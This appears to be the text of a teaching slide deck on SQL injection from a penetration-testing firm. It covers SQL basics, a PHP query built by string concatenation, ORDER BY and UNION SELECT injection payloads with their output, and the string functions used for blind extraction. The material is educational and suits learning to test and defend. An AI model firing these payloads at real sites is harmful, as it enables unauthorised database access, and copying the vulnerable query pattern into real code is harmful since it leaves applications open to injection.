pentest
INFORMATION SECURITY ASSURANCE

A Shearwater Group plc Company

Intro(ish) to SQL Injection

by Paul Ritchie, @cornerpirate

pentest.co.uk


Last month

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

“Can I have the slides?”

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- Slides, vulnerable content, and a video walkthrough.
- https://github.com/cornerpirate/teachingMoments
- Last month is already in.
- Will upload tonight's stuff later.



Sauce:Pixabay.

What is SQL?

- Structured Query Language (SQL)
  - Some say "*SEQUEL*" - if so I missed the original.
  - Most hit you with "Ess-Que-El" - muy bien!

  "It is the standard language for relational database management systems"
  -- http://www.sqlcourse.com/
- A database holds information in tables with columns and rows.
- I think fancy spreadsheet with workbooks per table.
- SQL allows you to INSERT, MODIFY, READ, or DELETE data

Example Table

- Table Name = people

ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25

- ID = Auto incrementing number assigned when a new row is added.
- Name = A String data type.
- Age = A numeric data field.

SQL SELECT Syntax

- **Simple Syntax**
  - SELECT *column1*, *column2*, ... FROM *table_name*;
- **But ...**
  - SELECT select_list [INTO new_table]
  - [FROM table_source] [WHERE search_condition]
  - [GROUP BY group_by_expression]
  - [HAVING search_condition]
  - [ORDER BY order_expression [ASC | DESC]]

Baby's first SQL!

pentest INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25

Sauce:Unknown ☹

Baby's first steps!

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- SELECT * FROM People WHERE age<40 ORDER BY age DESC;

Full Table

ID	Name	Age
1	Autry Jeronimo	33
~~2~~	~~Tab Stafford~~	~~43~~
3	Lila Shirley	25

Result of our Query

ID	Name	Age
3	Lila Shirley	25
1	Autry Jeronimo	33

Blessed Union

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- SELECT id, name, age FROM people UNION SELECT ‘a’,’b’,’c’

Full Table

ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25

Result of our Query

ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25
a	b	c

What is SQL Injection?

- A vulnerability allowing an attacker to *alter the intended logic* of an SQL Query.
- It exists where:
  - Queries are *generated dynamically* using string concatenation:

```
$sql = “SELECT * FROM People WHERE age<” . $_GET[“age"];
```

  - Parts of the query use *user controllable input*, for example:


```
http://vulnerablehost/agefilter.php?age=40
```

Recap of demos from intro

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- Find number of columns in left hand side:
  - `` ` ORDER BY N -- ``
  - `` ` ORDER BY 4 -- `` == Error
  - `` ` ORDER BY 3 -- `` == No Error
- Extract information using UNION SELECT:
  - `` ` UNION SELECT null, @@version, null -- ``

Data extraction because text appears in result page



```
Id Name                              Age
   5.7.26-0ubuntu0.18.04.1-log
```

Yarr, here be monsters

Sauce: Etsy

Blind SQL Injection

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- When the site does not return errors.
- Where the query returns no content to the HTML page.
- Harder to detect and exploit.

Shooting in the dark?

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company


- Look for detectable differences.
  - Does the HTTP Status code change when invalid syntax occurs?
  - Does any part of the HTML response differ?
  - Can you introduce a timing delay you can detect?
- Using string manipulation to extract data.
- Using logic tricks again to trigger those detectable differences.

String Manipulation

Sauce:Pixabay.

LENGTH Skills

- LENGTH(*string*)
- Return the number of characters in the specified string.




```
mysql> SELECT LENGTH('abcdef');
+------------------+
| LENGTH('abcdef') |
+------------------+
|                6 |
+------------------+
1 row in set (0.00 sec)
```

SUBSTRING Skills

- SUBSTRING(*string*, *start*, *length*)
- Get a specific character in a string.


@pentestltd @cornerpirate



```
mysql> SELECT SUBSTRING('abcdef', 1,1);
+--------------------------+
| SUBSTRING('abcdef', 1,1) |
+--------------------------+
| a                        |
+--------------------------+
1 row in set (0.00 sec)

mysql> SELECT SUBSTRING('abcdef', 3,1);
+--------------------------+
| SUBSTRING('abcdef', 3,1) |
+--------------------------+
| c                        |
+--------------------------+
1 row in set (0.00 sec)

mysql> SELECT SUBSTRING('abcdef', 5,1);
+--------------------------+
| SUBSTRING('abcdef', 5,1) |
+--------------------------+
| e                        |
+--------------------------+
1 row in set (0.00 sec)
```

STRCMP (String compare) Skills

- STRCMP(str1, str2)
- Returns 0 when strings are the same.
- Returns -1 when str1 is less than str2
- Returns 1 when str1 is more than str2.
- Use = to convert to true|false




```
mysql> SELECT IF(STRCMP('a','a'), 'true', 'false');
+-------------------------------------+
| IF(STRCMP('a','a'), 'true', 'false') |
+-------------------------------------+
| false                               |
+-------------------------------------+
1 row in set (0.01 sec)

mysql> SELECT IF(STRCMP('a','a')=0, 'true', 'false');
+---------------------------------------+
| IF(STRCMP('a','a')=0, 'true', 'false') |
+---------------------------------------+
| true                                  |
+---------------------------------------+
1 row in set (0.00 sec)

mysql> SELECT IF(STRCMP('a','b')=0, 'true', 'false');
+---------------------------------------+
| IF(STRCMP('a','b')=0, 'true', 'false') |
+---------------------------------------+
| false                                 |
+---------------------------------------+
1 row in set (0.00 sec)
```

@pentestltd @cornerpirate

Char Skills

- Or convert a single character to a type “char” and then compare with equals
- Char(ascii_number)
  - Google “ascii table” for the numbers
  - Or call “ASCII(‘a’)” in MySQL to get the same.


@pentestltd @cornerpirate



```
mysql> SELECT char(97);
+----------+
| char(97) |
+----------+
| a        |
+----------+
1 row in set (0.00 sec)

mysql> SELECT char(97) = 'a';
+----------------+
| char(97) = 'a' |
+----------------+
|              1 |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT char(97) = 'b';
+----------------+
| char(97) = 'b' |
+----------------+
|              0 |
+----------------+
1 row in set (0.00 sec)
```

Char Skills #2

- Benefit of char is you can use all comparison functions and they do true|false implicitly:
  - Equal =
  - Less than <
  - Greater than >
- Allowing optimisation when doing data extraction.
- Is the character in the first half of the alphabet etc?



```
mysql> SELECT CHAR(97)='a';
+---------------+
| CHAR(97)='a' |
+---------------+
|             1 |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT CHAR(96)>'a';
+---------------+
| CHAR(96)>'a' |
+---------------+
|             0 |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT CHAR(96)<'a';
+---------------+
| CHAR(96)<'a' |
+---------------+
|             1 |
+---------------+
1 row in set (0.00 sec)
```

Detectable Differences

